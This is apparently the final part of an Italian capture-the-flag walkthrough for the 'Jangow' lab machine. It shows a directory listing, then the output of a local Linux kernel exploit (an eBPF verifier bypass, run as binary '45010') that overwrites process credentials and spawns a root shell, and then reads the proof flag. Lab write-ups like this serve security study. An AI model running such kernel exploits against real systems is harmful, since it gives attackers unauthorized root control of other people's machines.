-rw-r--r-- 1 jangow01 desaf io02 200 Out 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desaf io02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desaf io02 3771 Jun 10 2021 .bashrc
drwxr-xr-x 2 jangow01 desaf io02 4096 Jun 10 2021 .cache
-rw----- 1 jangow01 desaf io02 26 Nov 20 16:20 ciao
drwxrwxr-x 2 jangow01 desaf io02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desaf io02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desaf io02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desaf io02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ ./45010
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880033ea7700
[*] Leaking sock struct from ffff880039ee7a40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880038269b40
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880038269b40
[*] credentials patched, launching shell...
# cd /root
#
```

```
-rw-r--r-- 1 root root 2439 Oct 31 2021 proof.txt
-rw-r--r-- 1 root root 211 Jun 10 2021 .wget-hsts
# cat proof.txt
oooooooooooooooooooooooooooooooooooo
o ooooooooooooo# #####(.//&oooo &oooo
o oooooo& oooooo#&#####%&* .oo* &oo
o ooooo* (ooooooo##*. .#*. .#*. 800088
o ooo, /oooooooo#, .o. ,&, 800088
o & oooooo##. .oooo,ooo/ .%, #, %&
o ooo# oooooo/. .ooooooo , *., &
o & oooooo* oooooo , , &
o .oooooo( ooooooooooooooooo *.* &
o/ *oooooo/ ooooooo##* &
o .oooooo/ ooooooo##* &
o oooooo. oooooo##* &
o .ooooooo. , oooooo * .oooo( .o
o ,ooooooo, ooooooo##*/ooooooo, ooooo##* &
o & oooooooo##* (oooooooooooo##*/ &
o & ,oooooooooooo, oooooo##*/ooooooo##* &
o .oo. .oooooooooooooooooooooooooooo##* &
o ooo& ,oooooooooooooooooooooooooooo##*/ &
o ooooo. *##oooooooooooooooo##*/. &oooo&
o ooooo& JANGOW &oooo
o oooooo##* & o. & .oooo &oooo &oooo
o &&oooo& & / (oooo&oooo
da39a3ee5e6b4b0d3255bfef95601890af80709
# whoami
root
#
#
```



**DAL TEAM PATCH ME IF YOU CAN:**

**GRAZIE PER LA VOSTRA ATTENZIONE**